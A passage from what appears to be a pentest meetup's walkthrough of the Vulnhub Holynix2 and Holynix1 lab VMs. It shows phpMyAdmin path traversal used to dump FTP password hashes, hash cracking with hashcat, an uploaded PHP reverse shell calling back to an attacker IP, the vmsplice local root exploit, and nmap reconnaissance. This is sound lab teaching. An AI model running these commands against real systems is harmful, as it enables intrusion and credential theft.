↳ cut -d: -f1
lsanderson
cfinnerly
ddonnovan
skrymple
amckinley
```

Get PureFTP password hashes via phpMyAdmin

PureFTP shows the default location for Ubuntu’s pure-ftpd package password file is `/etc/pure-ftpd/pureftpd.passwd`. We know we can get the hashes via:

```
cd $PT/passwords
curl --silent --output pureftpd.passwd \
  http://$T/phpMyAdmin/libraries/grab_globals.lib.php? \
  --data usesubform[1]=1 \
  --data subform[1][redirect]="../../../../../../../../etc/pure-ftpd/pureftpd.passwd"
cat pureftpd.passwd
```

Running this gives:

```
hacker@kali:~/pentest/holynix2/passwords$ cd $PT/passwords
hacker@kali:~/pentest/holynix2/passwords$ curl --silent --output pureftpd.passwd \
> http://$T/phpMyAdmin/libraries/grab_globals.lib.php? \
> --data usesubform[1]=1 \
> --data subform[1][redirect]="../../../../../../../../etc/pure-ftpd/pureftpd.passwd"
hacker@kali:~/pentest/holynix2/passwords$ cat pureftpd.passwd
cmahong:$1$VUW5q3t0$9RZSkReNoWGCaPtL7ixLX0:1031:2002::/home/cmahong/./:.....:
lnickerbacher:$1$yiEzKCE0$BOuvM8nrfoNGWAcjPenpa.:1031:2002::/home/lnickerbacher/./:
↳ .....:
jstreet:$1$SsBGmOuB0$TPHx0jBSFjtJu7dJXb4Nw/:1031:2002::/home/jstreet/./:.....:
rwoo:$1$VZxDrE30$p7NPDtkxuQhPSsLpi2a1H1:1031:2002::/home/rwoo/./:.....:
cfinnerly:$1$dRGyIOy0$OVGBtLHyxFjPg7tmxtvHY/:1031:2002::/home/cfinnerly/./:.....:
kmccallum:$1$diJBzwn0$qlGcbcTT0Qyg8wQf4.QiG1:1031:2002::/home/kmccallum/./:.....:
cjalong:$1$FVj4if60$BWSIDiE97oTKUs70qOjZx/:1031:2002::/home/cjalong/./:.....:
jsmith:$1$yQKaOpR0$UdySwRtPd1upTckQ5/.CM/:1031:2002::/home/jsmith/./:.....:
lsanderson:$1$gzIP52U0$cL6XE61yDZD0unvIIkV8l/:1031:2002::/home/lsanderson/./:
↳ .....:
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```

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```

dhammond:$1$yK9OuzZ0$W7mgvS4SisxPlBwdLsuy1/:1031:2002::/home/dhammond/./:.....:
hmcknight:$1$A07SpdB0$hs/m8KyoJyY3gVAhlWDQI/:1031:2002::/home/hmcknight/./:.....:
lwestre:$1$.R5Db160$n2ajoJce/LnPVCq497sUQ.:1031:2002::/home/lwestre/./:.....:
gwelch:$1$/uYT22Y0$nJR3vmLQrbnAugwKNLgJ5/:1031:2002::/home/gwelch/./:.....:
dmoran:$1$JZrJXdU0$ORe5.yRgQHCQ16h14rEEe.:1031:2002::/home/dmoran/./:.....:
dsummers:$1$VXo3pWp0$v0J7NsxRhDy/ufU01P/ch1:1031:2002::/home/dsummers/./:.....:
bzimmerman:$1$rQep6B90$ZtnoFZpTEBkNoRCfqJRpe/:1031:2002::/home/bzimmerman/./:
↪:.....:
amckinley:$1$45Bz0af0$Fsfo.XXcLkVzSaH5bLjzI0:1031:2002::/home/amckinley/./:.....:
ncobol:$1$q.xxgp70$645DFncdOfc24n93la5a70:1031:2002::/home/ncobol/./:.....:
ddypsky:$1$ccUhlPJ0$PO/WATKUekwaPct4zXeV9.:1031:2002::/home/ddypsky/./:.....:
rcropper:$1$Qhw2Vff0$QDvQMEe9CGFwVrvVUPqTz0:1031:2002::/home/rcropper/./:.....:
ddonnovan:$1$1z2AP180$uAyYFZLPu/WRkkpegD3Ht.:1031:2002::/home/ddonnovan/./:.....:
cbergey:$1$MOWY3Ie0$LcgARpcVk8Hf8n.E7itC40:1031:2002::/home/cbergey/./:.....:
tmartin:$1$3jpH7Yk0$2XmRv6acGEkBjmnQeyzUz.:1031:2002::/home/tmartin/./:.....:
jgacy:$1$b.0bYDi0$ssMXaRDSZu8YvWVz.wfCo0:1031:2002::/home/jgacy/./:.....:
splath:$1$jbdcsaj0$7uaXto3yRZWwDp5VEbJQV/:1031:2002::/home/splath/./:.....:
skrymple:$1$zjyNa1C0$x2JA4Tm61q3NOFq06gXun1:1031:2002::/home/skrymple/./:.....:
evorhees:$1$ITHWZZd0$Qhs38Q7QpRte./Npk25hu/:1031:2002::/home/evorhees/./:.....:
rfrost:$1$3Nqexaj0$eJv5nfOYM71jvlTEAliv.:1031:2002::/home/rfrost/./:.....:
ahuxley:$1$ObpCAT60$LTqCcrqMGAgv8YMyva5Sr0:1031:2002::/home/ahuxley/./:.....:
cmanson:$1$gMHNcQ70$RCOXC8pfElSRvh5BFc5ff0:1031:2002::/home/cmanson/./:.....:
webmaster:$1$v2tdHOX0$MnLOX4cXqZYl99QbDDZ/1/:1031:2002::/var/www/./:.....:

```

Note that even if we crack these passwords, they only give us FTP access, not SSH access. But FTP access allows uploading a reverse php shell to get shell access.

3.16.3 The Exploit

We're ready to start our exploit. When we're done we'll have to remember to switch DNS resolution back, then undo the impersonation:

```

# undo the the networking changes
$SUDO ip route del $T/32
ip route show
$SUDO ip addr del $TRUSTED dev $IF
ip addr show $IF

```

But don't do that just yet.

The plan

Our goal is root and there are 2 basic possibilities: via SSH or FTP.

- SSH

SSH seems like the more direct route but requires online password cracking, which is notoriously slow and relies on weak passwords. Of the 30 userid's harvested from DNS, only 5 have shell access and their passwords are safely tucked away in /etc/shadow. We could attempt to crack their FTP hashes with hopes that their SSH passwords are the same. Unfortunately, a 4 hour offline run only succeeded in cracking 3 of the 30 FTP hashes and none of those were for users who had shell access.

- FTP

The idea here is to FTP up a reverse shell to get basic shell access, then run an exploit to get root. Before we can use FTP a valid userid/password is required. We already have the FTP password hashes for password cracking; only 1 weak password out of 30 is needed to exploit a reverse PHP shell.

Cracking the FTP password hashes

We could use **john** or **hashcat** to crack the passwords. We'll use `/usr/share/wordlists/rockyou`. :program:`john works directly with pureftpd.passwd while **hashcat** requires identifying the hash type (500) with the input file having the hash field only.

```
cd $PT/passwords
zcat /usr/share/wordlists/rockyou.txt.gz > rockyou.txt
# running john is as simple as
# /usr/sbin/john --wordlist=rockyou.txt pureftpd.passwd | tee cracked-john.txt
# hashcat requires more work and (for the first run) saying YES to a license
cut -d: -f2 pureftpd.passwd > hashes.txt
MODE=$(head -n 1 hashes.txt | python2 $(which hashid) -m | \
    grep 'Hashcat Mode:' | head -n 1 | sed 's/^.*Hashcat Mode: //;s/]$//')
hashcat --hash-type=$MODE hashes.txt rockyou.txt | tee cracked.txt
```

This quickly got the following password hash cracked. (Enter Control-c after first password hash is cracked.):

```
hacker@kali:~/pentest/holynix2/passwords$ cd $PT/passwords
hacker@kali:~/pentest/holynix2/passwords$ zcat /usr/share/wordlists/rockyou.txt.gz >
↳rockyou.txt
hacker@kali:~/pentest/holynix2/passwords$ # running john is as simple as
hacker@kali:~/pentest/holynix2/passwords$ # /usr/sbin/john --wordlist=rockyou.txt
↳pureftpd.passwd
hacker@kali:~/pentest/holynix2/passwords$ # hashcat requires more work
hacker@kali:~/pentest/holynix2/passwords$ cut -d: -f2 pureftpd.passwd > hashes.txt
hacker@kali:~/pentest/holynix2/passwords$ MODE=$(head -n 1 hashes.txt | python2
↳$(which hashid) -m | \
> grep 'Hashcat Mode:' | head -n 1 | sed 's/^.*Hashcat Mode: //;s/]$//')
hacker@kali:~/pentest/holynix2/passwords$ hashcat --hash-type=$MODE hashes.txt
↳rockyou.txt | tee cracked.txt
Initializing hashcat v0.49 with 2 threads and 32mb segment-size...

Added hashes from file hashes.txt: 31 (31 salts)

NOTE: press enter for status-screen

$1$3jP7Yk0$2XmRv6acGEkBjmnQeyzUz.:millionaire
^CTo restore Session use Parameter -s 64616
```

So user tmartin has the password “millionaire”:

```
hacker@kali:~/pentest/holynix2/passwords$ grep '$1$3jP7Yk0$2XmRv6acGEkBjmnQeyzUz.'
↳pureftpd.passwd | cut -d: -f1
tmartin
```

Uploading and executing the php reverse shell

Let's upload the php reverse shell:

```

ATTACKER=192.168.1.106
PORT=9999
cd $PT/exploit
FTPUSER=tmartin
PASSWORD=millionaire
# Upload a php reverse shell
RSHELL=$(locate php | grep reverse | tail --lines=1)
UPLOAD=rshell.php
cp $RSHELL $UPLOAD
# Modify reverse shell to connect to ATTACKER
sed -i "s/\$ip = '127.0.0.1'/'\$ip = '$ATTACKER'/" $UPLOAD
sed -i "s/\$port = 1234/'\$port = $PORT/" $UPLOAD
curl --silent --upload-file $UPLOAD \
    --user $FTPUSER:$PASSWORD ftp://$T/web/
# The uploaded shell is at http://$FTPUSER.zincftp.com/~tmartin/rshell.php

```

Running this gives us:

```

hacker@kali:~/pentest/holynix2/exploit$ ATTACKER=192.168.1.106
hacker@kali:~/pentest/holynix2/exploit$ PORT=9999
hacker@kali:~/pentest/holynix2/passwords$ cd $PT/exploit
hacker@kali:~/pentest/holynix2/exploit$ FTPUSER=tmartin
hacker@kali:~/pentest/holynix2/exploit$ PASSWORD=millionaire
hacker@kali:~/pentest/holynix2/exploit$ # Upload a php reverse shell
hacker@kali:~/pentest/holynix2/exploit$ RSHELL=$(locate php | grep reverse | tail --
↳ lines=1)
hacker@kali:~/pentest/holynix2/exploit$ UPLOAD=rshell.php
hacker@kali:~/pentest/holynix2/exploit$ cp $RSHELL $UPLOAD
hacker@kali:~/pentest/holynix2/exploit$ # Modify reverse shell to connect to ATTACKER
hacker@kali:~/pentest/holynix2/exploit$ sed -i "s/\$ip = '127.0.0.1'/'\$ip = '$ATTACKER
↳ '/'" $UPLOAD
hacker@kali:~/pentest/holynix2/exploit$ sed -i "s/\$port = 1234/'\$port = $PORT/"
↳ $UPLOAD
hacker@kali:~/pentest/holynix2/exploit$ curl --silent --upload-file $UPLOAD \
> --user $FTPUSER:$PASSWORD ftp://$T/web/
hacker@kali:~/pentest/holynix2/exploit$ # The uploaded shell is at http://$FTPUSER.
↳ zincftp.com/~tmartin/rshell.php

```

Now open up a listener in a separate window:

```

PORT=9999
socat - tcp-listen:$PORT

```

Then fire off the reverse shell. Note that this requires you to use the DNS server \$T. More recent versions of **curl** have a “--dns-servers” option, but Kali has an old version lacking this.

```

# Remember to update DNS to use nameserver $T
# Or edit /etc/hosts to add '192.168.1.88 tmartin.zincftp.com'
curl --silent http://$FTPUSER.zincftp.com/rshell.php

```

If DNS is set up properly you should see a shell open up in to “socat” listener window:

```

hacker@kali:~/pentest/holynix2/exploit$ socat - tcp-listen:9999
Linux holynix2 2.6.22-14-server #1 SMP Sun Oct 14 23:34:23 GMT 2007 i686 GNU/Linux
 22:31:28 up  4:13,  1 user,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
root      tty1      -               18:36    6:22m  0.22s  0.14s -bash

```

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```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
```

As soon as you see the shell open up on the “socat” window you can Control-C the curl command:

```
hacker@kali:~/pentest/holynix2/exploit$ curl --silent http://$FTPUSER.zincftp.com/
↪rshell.php
^C
```

Getting to root

A search for “ubuntu 8.04 kernel 2.6.22 exploit” hit [Local root exploit in kernel 2.6.17 - 2.6.24 \(vmsplice\)](#). The source code for vmsplice can be viewed online at [Linux Kernel 2.6.23 <= 2.6.24 - vmsplice Local Root Exploit](#) and other root exploits can be found at [Hackers Hut 12. Local root exploits](#). Download the following in the source file `holynix2-exploit.c` to the `$PT/exploit` directory.

Upload the file via FTP

```
cd $PT/exploit
FTPUSER=tmartin
PASSWORD=millionaire
# Upload holynix2-exploit.c
UPLOAD=holynix2-exploit.c
curl --silent --upload-file $UPLOAD \
    --user $FTPUSER:$PASSWORD ftp://$T/web/
```

Then in the socat listener window continue on in the reverse shell:

```
python -c 'import pty; pty.spawn("/bin/bash")'
cp ~tmartin/web/holynix2-exploit.c /tmp/
cd /tmp
gcc holynix2-exploit.c -o exploit
./exploit
id
su - root
id
```

Running this gives:

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@holynix2:/$ cp ~tmartin/web/holynix2-exploit.c /tmp/
cp ~tmartin/web/holynix2-exploit.c /tmp/
cd /tmp
gcc holynix2-exploit.c -o exploit
./exploit
www-data@holynix2:/$ cd /tmp
cd /tmp
www-data@holynix2:/tmp$ gcc holynix2-exploit.c -o exploit
gcc holynix2-exploit.c -o exploit
www-data@holynix2:/tmp$ ./exploit
./exploit
-----
Linux vmsplice Local Root Exploit
By qaaz
-----
```

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```
[+] mmap: 0x0 .. 0x1000
[+] page: 0x0
[+] page: 0x20
[+] mmap: 0x4000 .. 0x5000
[+] page: 0x4000
[+] page: 0x4020
[+] mmap: 0x1000 .. 0x2000
[+] page: 0x1000
[+] mmap: 0xb7db9000 .. 0xb7deb000
[+] root
root@holynix2:/tmp# id
id
uid=0(root) gid=0(root) groups=33(www-data)
root@holynix2:/tmp# su - root
su - root
root@holynix2:~# id
id
uid=0(root) gid=0(root) groups=0(root)
```

And we are root.

Cleaning up

Unless you're planning on doing the following pentest calisthenics, it's time to clean up the network setup. First, change DNS resolution back to normal (probably editing `/etc/resolv.conf`). Then remove any extra ip addresses and routing:

```
IF=eth0
T=192.168.1.88
TRUSTED=192.168.1.34
# undo the the networking changes
$SUDO ip route del $T/32
ip route show
$SUDO ip addr del $TRUSTED dev $IF
ip addr show $IF
```

And if you're done with holynix2 you can shut down the host from your remote shell terminal.

3.16.4 Pentest Calisthenics - Getting the User List

User list from the DNS axfr

This is not needed for this exploit, but illustrates both a dead end the author took and some useful techniques.

First a little script-fu gets us our FTP users list from the DNS axfr file:

```
cd $PT/passwords
cut -d$'\t' -f1 ../dns/dns_axfr.txt | \
  sed 's/\.zincftp\.com\..*//' | \
  egrep -v ' (^;|^dev$|^mta$|^ns1$|^ns2$|^trusted$|^www$|^zincftp\.com\..$|^$)' \
  > users.txt
```

From this we harvest these userids:

userid
ahuxley
amckinley
bzimmerman
cbergey
cfinnerly
cjalong
cmahong
cmanson
ddonnovan
ddypsky
dhammond
dmoran
dsummers
evorhees
gwelch
hmcknight
ygacy
jsmith
jstreet
kmccallum
lnickerbacher
lsanderson
lwestre
ncobol
rcropper
rfrost
rwoo
skrymple
splath
tmartin

Could we brute-force the user ids?

Suppose our DNS axfr failed. Could a significant part of the user list be brute-forced? Let's assume we guessed the user ids were first initial, last name and used the [First initial last names - w/ count](#) file from [Passwords](#). How many would we have gotten after a reasonable number of DNS queries?

```
curl --silent --remote-name http://downloads.skullsecurity.org/passwords/facebook-f.
↪last-withcount.txt.bz2
tar -xvjf facebook-f.last-withcount.txt.bz2
NAMES="ahuxley amckinley bzimmerman cbergey cfinnerly"
NAMES=" $NAMES cjalong cmahong cmanson ddonnovan ddypsky"
NAMES=" $NAMES dhammond dmoran dsummers evorhees gwelch"
NAMES=" $NAMES hmcknight ygacy jsmith jstreet kmccallum"
NAMES=" $NAMES lnickerbacher lsanderson lwestre ncobol rcropper"
NAMES=" $NAMES rfrost rwoo skrymple splath tmartin"
for n in $NAMES; do
    # name check output format is:
    #   LINE_FOUND:  NUM_NAMES NAME
    echo checking $n
    grep -n -m 1 "$n" facebook-f.last-withcount.txt
done
```

When running the check we saw:

```
checking ahuxley
158988:      97 ahuxley
checking amckinley
27746:      535 amckinley
checking bzimmerman
10770:     1223 bzimmerman
checking cbergey
384763:      38 cbergey
checking cfinnerly
checking cjalong
3074431:      4 cjalong
checking cmahong
6256367:      2 cmahong
checking cmanson
30574:      490 cmanson
checking ddonnovan
3045816:      4 ddonnovan
checking ddypsky
checking dhammond
6589:     1833 dhammond
checking dmoran
11439:     1163 dmoran
checking dsummers
7808:     1602 dsummers
checking evorhees
3948134:      3 evorhees
checking gwelch
20300:      707 gwelch
checking hmcknight
99115:      157 hmcknight
checking jgacy
1174299:      11 jgacy
checking jsmith
1: 129369 jsmith
checking jstreet
12828:     1056 jstreet
checking kmccallum
32894:      458 kmccallum
checking lnickerbacher
checking lsanderson
21333:      676 lsanderson
checking lwestre
2316133:      5 lwestre
checking ncobol
10621681:      1 ncobol
checking rcropper
179193:      85 rcropper
checking rfrost
11311:     1173 rfrost
checking rwoo
1410:      5722 rwood
checking skrymple
checking splath
178955:      85 splath
checking tmartin
330:     14139 tmartin
```

So out of the 30 user ids, 4 were not in the Facebook list. But to get those we would have had to check 6,256,367 names. If we only checked the top 1,000 names (15 seconds) we would have found only 2 names; 10,000 names (2.5 minutes) would yield 5; 100,000 (25 minutes, presumably) would yield 15 (half) and would pick up the userid tmartin (whose password was first hacked). If looking for some id's to try, that would be enough to start. Here the script to time 100,000 checks:

```
D=$(date)
N=0
NCHECK=100000
while read LINE; do
    ((N=N+1))
    [[ $N -gt $NCHECK ]] && break
    LINE=${LINE}##* }
    dig A @192.168.1.88 $LINE.zincftp.com > /dev/null
done < facebook-f.last-withcount.txt
echo $D
date
```

What's on the user's FTP web page?

Finding exploitable content on the user's home page appears to have been a dead end. But to illustrate how you'd automate that we include it in the writeup.

Change your DNS resolution to use \$T since fetching the user's home page requires using the FQDN. For Kali that implies changing your `/etc/resolv.conf` to have "nameserver" point to \$T.

Let's pick out the links on the user home pages using [Beautiful Soup](#). That requires the following python file named `getlinks.py` in the directory `$PT/files` and making it executable:

```
#!/usr/bin/env python
import argparse
import urlparse
import urllib2
from bs4 import BeautifulSoup

if __name__ == "__main__":
    parser = argparse.ArgumentParser(description="Scrape page for hrefs")
    parser.add_argument("url", help="url to fetch hrefs")
    args = parser.parse_args()
    try:
        req = urllib2.urlopen(args.url)
        url_r = req.geturl()
        status = req.getcode()
        page = req.read()
        soup = BeautifulSoup(page)
        soup.prettify()
        for anchor in soup.findAll('a', href=True):
            print urlparse.urljoin(url_r, anchor['href'])
    except urllib2.URLError as e:
        print e.reason
    except urllib2.HTTPError as e:
        print e.reason
```

Using the python program, download the files for inspection:

```
cd $PT/files
mkdir -p downloads
```

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```

sed 's/^/http:\\\\//;s/$/.zincftp.com\\/' $PT/passwords/users.txt > urls.txt
cat urls.txt | xargs -n 1 ./getlinks.py | \
    egrep -v '\?C=N;O=D|\?C=M;O=A|\?C=S;O=A|\?C=D;O=A' \
    > home_links.txt
cat home_links.txt
cd downloads
cat ../home_links.txt | xargs -n 1 curl --silent --remote-name
cd ..
ls -la downloads/
file -k downloads/*

```

Running this gives us:

```

hacker@kali:~/pentest/holynix2/passwords$ cd $PT/files
hacker@kali:~/pentest/holynix2/files$ mkdir -p downloads
hacker@kali:~/pentest/holynix2/files$ sed 's/^/http:\\\\//;s/$/.zincftp.com\\/' $PT/
↳users/users.txt > urls.txt
hacker@kali:~/pentest/holynix2/files$ cat urls.txt | xargs -n 1 ./getlinks.py | \
> egrep -v '\?C=N;O=D|\?C=M;O=A|\?C=S;O=A|\?C=D;O=A' \
> > home_links.txt
hacker@kali:~/pentest/holynix2/files$ cat home_links.txt
http://cjalong.zincftp.com/103670-pink_floyd_617_409.jpg
http://cjalong.zincftp.com/pinkdance.jpg
http://ddonnovan.zincftp.com/resume.txt
http://dmoran.zincftp.com/New%20Image1.jpg
http://dmoran.zincftp.com/girlscouts.jpg
http://dmoran.zincftp.com/mac-users.jpg
http://dmoran.zincftp.com/prime.jpg
http://dmoran.zincftp.com/simplicity.jpg
http://hmcknight.zincftp.com/family-photo-2005-10.jpg
http://jstreet.zincftp.com/manson.mp3
http://jstreet.zincftp.com/wrar393.exe
http://lwestre.zincftp.com/lighttpd-1.4.17.tar.gz
http://lwestre.zincftp.com/peercast.1212.tgz
http://lwestre.zincftp.com/wu-ftp-2.6.0.tar.gz
http://ncobol.zincftp.com/Hitler%20sings.wmv
http://rcropper.zincftp.com/3some.jpg
http://rcropper.zincftp.com/invisibleman.jpg
http://rcropper.zincftp.com/mans%20dream%20remote.jpg
http://rcropper.zincftp.com/phase10_win32_0.1.zip
http://rfrost.zincftp.com/Shopping%20List.txt
hacker@kali:~/pentest/holynix2/files$ cd downloads
hacker@kali:~/pentest/holynix2/files/downloads$ cat ../home_links.txt | xargs -n 1_
↳curl --silent --remote-name
hacker@kali:~/pentest/holynix2/files/downloads$ cd ..
hacker@kali:~/pentest/holynix2/files$ ls -la downloads/
total 13368
drwxr-xr-x 2 hacker hacker 4096 Jun 7 10:23 .
drwxr-xr-x 4 hacker hacker 4096 Jun 7 10:21 ..
-rw-r--r-- 1 hacker hacker 73728 Jun 7 10:23 103670-pink_floyd_617_409.jpg
-rw-r--r-- 1 hacker hacker 33178 Jun 7 10:23 3some.jpg
-rw-r--r-- 1 hacker hacker 664848 Jun 7 10:23 family-photo-2005-10.jpg
-rw-r--r-- 1 hacker hacker 57036 Jun 7 10:23 girlscouts.jpg
-rw-r--r-- 1 hacker hacker 4071333 Jun 7 10:23 Hitler%20sings.wmv
-rw-r--r-- 1 hacker hacker 7967 Jun 7 10:23 invisibleman.jpg
-rw-r--r-- 1 hacker hacker 801282 Jun 7 10:23 lighttpd-1.4.17.tar.gz
-rw-r--r-- 1 hacker hacker 72859 Jun 7 10:23 mac-users.jpg

```

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```

-rw-r--r-- 1 hacker hacker 19248 Jun 7 10:23 mans%20dream%20remote.jpg
-rw-r--r-- 1 hacker hacker 4840032 Jun 7 10:23 manson.mp3
-rw-r--r-- 1 hacker hacker 94589 Jun 7 10:23 New%20Image1.jpg
-rw-r--r-- 1 hacker hacker 197079 Jun 7 10:23 peercast.1212.tgz
-rw-r--r-- 1 hacker hacker 837160 Jun 7 10:23 phase10_win32_0.1.zip
-rw-r--r-- 1 hacker hacker 32484 Jun 7 10:23 pinkdance.jpg
-rw-r--r-- 1 hacker hacker 95037 Jun 7 10:23 prime.jpg
-rw-r--r-- 1 hacker hacker 1256 Jun 7 10:23 resume.txt
-rw-r--r-- 1 hacker hacker 108 Jun 7 10:23 Shopping%20List.txt
-rw-r--r-- 1 hacker hacker 40724 Jun 7 10:23 simplicity.jpg
-rw-r--r-- 1 hacker hacker 1364522 Jun 7 10:23 wrar393.exe
-rw-r--r-- 1 hacker hacker 339122 Jun 7 10:23 wu-ftp-2.6.0.tar.gz
hacker@kali:~/pentest/holynix2/files$ file -k downloads/*
downloads/103670-pink_floyd_617_409.jpg: JPEG image data, JFIF standard 1.02
downloads/3some.jpg: JPEG image data, JFIF standard 1.01,
↳comment: "CREATOR: gd-jpeg v1.0 (using IJG JPEG v62), quality = 85"
downloads/family-photo-2005-10.jpg: JPEG image data, EXIF standard
downloads/girlscouts.jpg: JPEG image data, JFIF standard 1.00,
↳comment: "LEAD Technologies Inc. V1.01"
downloads/Hitler%20sings.wmv: Microsoft ASF
downloads/invisibleman.jpg: JPEG image data, JFIF standard 1.01
downloads/lighttpd-1.4.17.tar.gz: gzip compressed data, from Unix, last
↳modified: Tue Aug 28 17:41:33 2007, max compression
downloads/mac-users.jpg: JPEG image data, JFIF standard 1.02
downloads/mans%20dream%20remote.jpg: JPEG image data, JFIF standard 1.01,
↳comment: "Software: Microsoft Office"
downloads/manson.mp3: Audio file with ID3 version 2.3.0, contains:
↳MPEG ADTS, layer III, v1, 320 kbps, 44.1 kHz, JntStereo
downloads/New%20Image1.jpg: JPEG image data, JFIF standard 1.01,
↳comment: "CREATOR: gd-jpeg v1.0 (using IJG JPEG v62), quality = 95"
downloads/peercast.1212.tgz: gzip compressed data, from Unix, last
↳modified: Fri May 27 01:49:44 2005
downloads/phase10_win32_0.1.zip: Zip archive data, at least v2.0 to extract
downloads/pinkdance.jpg: JPEG image data, JFIF standard 1.02
downloads/prime.jpg: JPEG image data, JFIF standard 1.01,
↳comment: "CREATOR: gd-jpeg v1.0 (using IJG JPEG v62), quality = 90"
downloads/resume.txt: ASCII text
downloads/Shopping%20List.txt: ASCII text
downloads/simplicity.jpg: JPEG image data, JFIF standard 1.01
downloads/wrar393.exe: PE32 executable (GUI) Intel 80386, for MS
↳Windows, RAR self-extracting archive
downloads/wu-ftp-2.6.0.tar.gz: gzip compressed data, from Unix, last
↳modified: Sat Oct 16 17:54:51 1999

```

Once you've downloaded all the files you can switch DNS name resolution back. A quick peek at the downloaded files didn't show any obvious exploit material.

After inspecting the downloaded files nothing of immediate consequence stands out. The `resume.txt` flagged user `ddonovan` as a potential administrative user along with `lwestre` for the ".gz" files and `rcropper` for `phase10_win32_0.1.zip`.

3.17 Holynix1

3.17.1 Setup

This is to document the meetup's efforts responding to the challenge [Vulnhub Holynix: v1](#):

Holynix1 is an ubuntu server vmware image that was deliberately built to have security holes for the purposes of penetration testing. More of an obstacle course than a real world example. The object of the challenge is to gain root level privileges and access to personal client information.

Setting up the VMware VM

The VM comes packaged as [holynix-v1.tar.bz2](#), which is a tar archive containing a VMware vmdk file. If you have any setup troubles you can add the disk to an existing Linux VM, mount it, make a copy of `/etc/shadow`, and delete the root password hash. This will provide passwordless access to holynix1 via root.

See [Traditional VM challenge setup](#) for background on using the VMware vmdk file. Holynix1 is Ubuntu 8.04, x86, and 512MB memory. Here's how you can create a backing store to undo any changes to the disk:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
VM=holynix1
BACKING=$VM.vmdk
VM_DISK=$VM-changes.qcow2
curl --remote-name http://download.vulnhub.com/holynix/holynix-v1.tar.bz2
tar xvfj holynix-v1.tar.bz2
cd holynix
$SUDO qemu-img create -f qcow2 -o backing_file=$BACKING $VM_DISK
$SUDO qemu-img info $BACKING
$SUDO qemu-img info $VM_DISK
# To revert to original image
# $SUDO qemu-img create -f qcow2 -o backing_file=$BACKING $VM_DISK
```

Then Linux KVM could use the VM_DISK to create the holynix1 VM. The actual command the author used in Debian Linux to create the VM was:

```
VM=holynix1
$SUDO virt-install \
  --name "$VM" --cpu host --vcpus 1 --ram 512 \
  --os-type=linux --os-variant=ubuntuhardy \
  --disk path=$VM_DISK \
  --noautoconsole \
  --accelerate --hvm \
  --import
#   --console pty,target_type=virtio \
# Useful commands:
# $SUDO virsh help
# $SUDO virsh list --all
# $SUDO virsh destroy --graceful $VM
# $SUDO virsh start $VM
# $SUDO virsh reboot $VM
# $SUDO virsh shutdown $VM
# $SUDO virsh undefine [--wipe-storage] $VM
# $SUDO virsh undefine $VM
# $SUDO virsh help destroy
#
```

So if holynix1 were running and you wanted to “start over again”:

```
$SUDO virsh shutdown $VM
$SUDO virsh undefine $VM
$SUDO qemu-img create -f qcow2 -o backing_file=$BACKING $VM_DISK
$SUDO virt-install \
    --name "$VM" --cpu host --vcpus 1 --ram 512 \
    --os-type=linux --os-variant=ubuntuhardy \
    --disk path=$VM_DISK \
    --noautoconsole \
    --accelerate --hvm \
    --import
```

3.17.2 Reconnaissance

Directory setup

We’ll refer to the following directories below:

```
BASE=$HOME/local/pentest
LOCATION=$BASE/phouse
JOB=$LOCATION/holynix1
TOOLS=exploit,nmap,sqlmap
eval mkdir -p $JOB/{$TOOLS}
```

Basic network reconnaissance

Start with some standard network reconnaissance looking for the vulnerable host:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
cd $JOB/nmap
NMOUT=nmap
SN='192.168.1.0/24'
TARGETS=targets.txt
$SUDO nmap -sn -PE -oA ${NMOUT}_sn $SN
$SUDO chown $USER.$USER ${NMOUT}_sn.*
# use the grep-able output to get a list of target hosts
grep Up ${NMOUT}_sn.gnmap | cut -d" " -f2 > $TARGETS
# use the xml output to get an html report
xsltproc ${NMOUT}_sn.xml -o ${NMOUT}_sn.html
```

Running this gives us:

```
hacker@kali:~$ BASE=$HOME/local/pentest
hacker@kali:~$ LOCATION=$BASE/phouse
hacker@kali:~$ JOB=$LOCATION/holynix1
hacker@kali:~$ TOOLS=exploit,nmap,sqlmap
hacker@kali:~$ eval mkdir -p $JOB/{$TOOLS}
hacker@kali:~$ SUDO=$(which sudo)
hacker@kali:~$ [[ "$USER" == "root" ]] && SUDO=
hacker@kali:~$ cd $JOB/nmap
hacker@kali:~/local/pentest/phouse/holynix1/nmap$ NMOUT=nmap
hacker@kali:~/local/pentest/phouse/holynix1/nmap$ SN='192.168.1.0/24'
```

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```

hacker@kali:~/local/pentest/phouse/holynix1/nmap$ TARGETS=targetets.txt
hacker@kali:~/local/pentest/phouse/holynix1/nmap$ $SUDO nmap -sn -PE -oA ${NMOUT}_sn
↪ $SN
##### SNIP #####
Nmap scan report for 192.168.1.105
Host is up (0.00056s latency).
MAC Address: 52:54:00:2B:88:8E (QEMU Virtual NIC)
##### SNIP #####
hacker@kali:~/local/pentest/phouse/holynix1/nmap$ $SUDO chown $USER.$USER ${NMOUT}_sn.
↪ *
hacker@kali:~/local/pentest/phouse/holynix1/nmap$ # use the grep-able output to get a
↪ list of target hosts
hacker@kali:~/local/pentest/phouse/holynix1/nmap$ grep Up ${NMOUT}_sn.gnmap | cut -d"
↪ " -f2 > $TARGETS
hacker@kali:~/local/pentest/phouse/holynix1/nmap$ # use the xml output to get an html
↪ report
hacker@kali:~/local/pentest/phouse/holynix1/nmap$ xsltproc ${NMOUT}_sn.xml -o ${NMOUT}
↪ _sn.html

```

At this point we have \$TARGETS so scan them:

```

$SUDO nmap -A -vv -T3 --max-retries 0 -Pn -iL $TARGETS -oA ${NMOUT}_A
$SUDO chown $USER.$USER ${NMOUT}_A.*
xsltproc ${NMOUT}_A.xml -o ${NMOUT}_A.html

```

Running this gives us:

```

hacker@kali:~/local/pentest/phouse/holynix1/nmap$ $SUDO nmap -A -vv -T3 --max-retries
↪ 0 -Pn -iL $TARGETS -oA ${NMOUT}_A
##### SNIP #####
Discovered open port 80/tcp on 192.168.1.105
##### SNIP #####
##### SNIP #####
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.12 with Suhosin-
↪ Patch)
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-title: Site doesn't have a title (text/html).
##### SNIP #####
OS details: Linux 2.6.24 - 2.6.25
##### SNIP #####
hacker@kali:~/local/pentest/phouse/holynix1/nmap$ $SUDO chown $USER.$USER ${NMOUT}_A.*
